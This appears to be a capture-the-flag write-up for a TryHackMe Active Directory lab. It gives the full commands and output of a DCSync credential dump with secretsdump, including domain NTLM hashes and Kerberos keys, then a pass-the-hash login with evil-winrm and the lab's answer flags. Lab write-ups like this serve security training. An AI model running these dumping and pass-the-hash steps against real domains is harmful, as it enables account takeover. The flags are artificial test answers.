
Group or user names:

- Enterprise Read-only Domain Controllers (SPOOKYSEC\En
- Domain Admins (SPOOKYSEC\Domain Admins)
- Domain Controllers (SPOOKYSEC\Domain Controllers)
- Enterprise Admins (SPOOKYSEC\Enterprise Admins)
- Cloneable Domain Controllers (SPOOKYSEC\Cloneable Do

Permissions for backup dc	Allow	Deny
Replicating Directory Changes	☑	□
Replicating Directory Changes All	☑	□
Replicating Directory Changes In Filte...	☑	□
Replication synchronization	□	□
Run Protect Admin Groups Task	□	□

For special permissions or advanced settings, click Advanced.


Looking through secretsdump.py, looks like we need to use one of these flags to get what we need (NTLM.dit file/hashes)



impacket / examples / secretsdump.py


Executable File · 537 lines (489 loc) · 28 KB

```
        parser.add_argument('-use-remoteSSMethod', action='store_true',
                            help='Remotely create Shadow Snapshot via WMI and download SAM, SYSTEM and SECURITY from it, the parse locally')
        parser.add_argument('-remoteSS-remote-volume', action='store', default='C:\\',
                            help='Remote Volume to perform the Shadow Snapshot and download SAM, SYSTEM and SECURITY')
        parser.add_argument('-remoteSS-local-path', action='store', default='.',
                            help='Path where download SAM, SYSTEM and SECURITY from Shadow Snapshot. It defaults to current path')

        group = parser.add_argument_group('display options')
        group.add_argument('-just-dc-user', action='store', metavar='USERNAME',
                           help='Extract only NTDS.DIT data for the user specified. Only available for DRSUAPI approach. '
                                'Implies also -just-dc switch')
        group.add_argument('-ldapfilter', action='store', metavar='LDAPFILTER',
                           help='Extract only NTDS.DIT data for specific users based on an LDAP filter. '
                                'Only available for DRSUAPI approach. Implies also -just-dc switch')
        group.add_argument('-just-dc', action='store_true', default=False,
                            help='Extract only NTDS.DIT data (NTLM hashes and Kerberos keys)')
        group.add_argument('-just-dc-ntlm', action='store_true', default=False,
                           help='Extract only NTDS.DIT data (NTLM hashes only)')
        group.add_argument('-skip-user', action='store', help='Do NOT extract NTDS.DIT data for the user specified. '
                                'Can provide comma-separated list of users to skip, or text file with one user per line')
        group.add_argument('-pwd-last-set', action='store_true', default=False,
                           help='Shows pwdLastSet attribute for each NTDS.DIT account. Doesn\'t apply to -outputfile data')
        group.add_argument('-user-status', action='store_true', default=False,
                            help='Display whether or not the user is disabled')
        group.add_argument('-history', action='store_true', help='Dump password history, and LSA secrets OldVal')
```



```
root@ip-10-10-83-173:~/Desktop# impacket-secretsdump -just-dc spookys
ec.local/backup:backup2517860@10.10.181.51
  File "/usr/share/doc/python-impacket/examples/secretsdump.py", line
 459
    return resp
              ^
IndentationError: unindent does not match any outer indentation level
root@ip-10-10-83-173:~/Desktop# impacket-secretsdump -just-dc spookys
ec.local/backup:backup2517860@10.10.181.51
  File "/usr/share/doc/python-impacket/examples/secretsdump.py", line
 512
    except Exception, e:
                    ^
SyntaxError: invalid syntax
```

The code was not working at this point, so I had to do some digging online and see what I was doing wrong, and came across the correct syntax and the output (from alternate write-up):




```
┌──(root㉿kali)-[~]
└─# impacket-secretsdump -just-dc spookysec.local/backup:backup2517860@$TARGET_IP
Impacket v0.10.1.dev1+20230524.180921.8b3f9eff - Copyright 2022 Fortra

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
ATTACKTIVEDIREC$:1000:aad3b435b51404eeaad3b435b51404ee:ada369a7fd9f1f237adf9e2fbe16f09f:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:713955f08a8654fb8f70afe0e24bb50eed14e53c8b2274c0c701ad2948ee0f48
Administrator:aes128-cts-hmac-sha1-96:e9077719bc770aff5d8bfc2d54d226ae
Administrator:des-cbc-md5:2079ce0e5df189ad
krbtgt:aes256-cts-hmac-sha1-96:b52e11789ed6709423fd7276148cfed7dea6f189f3234ed0732725cd77f45afc
krbtgt:aes128-cts-hmac-sha1-96:e7301235ae62dd8884d9b890f38e3902
krbtgt:des-cbc-md5:b94f97e97fabbf5d
spookysec.local\skidy:aes256-cts-hmac-sha1-96:3ad697673edca12a01d5237f0bee628460f1e1c348469eba2c4a530ceb432b04
```

Via Here: [Attacktive Directory : TryHackMe Writeup | by 0liverFlow]


The hash for the administrator account is: *0e0363213e37b94221497260b0bcb4fc.* We can then use evil-winrm to attempt a pass the hash attack before trying to break the hash and get a plaintext value:

Usage: evil-winrm -i IP -u USER [-s SCRIPTS_PATH] [-e EXES_PATH] [-P PORT] [-p PASS] [-H HASH] [-U URL] [-S] [-c PUBLIC_KEY_PATH] [-k PRIVATE_KEY_PATH] [-r REALM] [--spn SPN_PREFIX] [-l]

> evil-winrm -i IP_ADDRESS -u administrator -H 0e0363213e37b94221497260b0bcb4fc




```
root@ip-10-10-190-30:~# evil-winrm -i 10.10.145.55 -u administrator -H 0e0363213
e37b94221497260b0bcb4fc



             PS C:\Users\Administrator\Documents> ls
             PS C:\Users\Administrator\Documents> dir
```




```
             PS C:\Users\Administrator\Desktop> cat root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
             PS C:\Users\Administrator\Desktop>
```


cd back to C:\\Users and find the other flags:



```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


             PS C:\Users\svc-admin\Desktop> cat user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
             PS C:\Users\svc-admin\Desktop>
```



```
Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


             PS C:\Users\backup\Desktop> cat PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
             PS C:\Users\backup\Desktop>
```



```
$ cat root_flag.txt
FLAG{1hank_you_4_$3ad!ng!}
```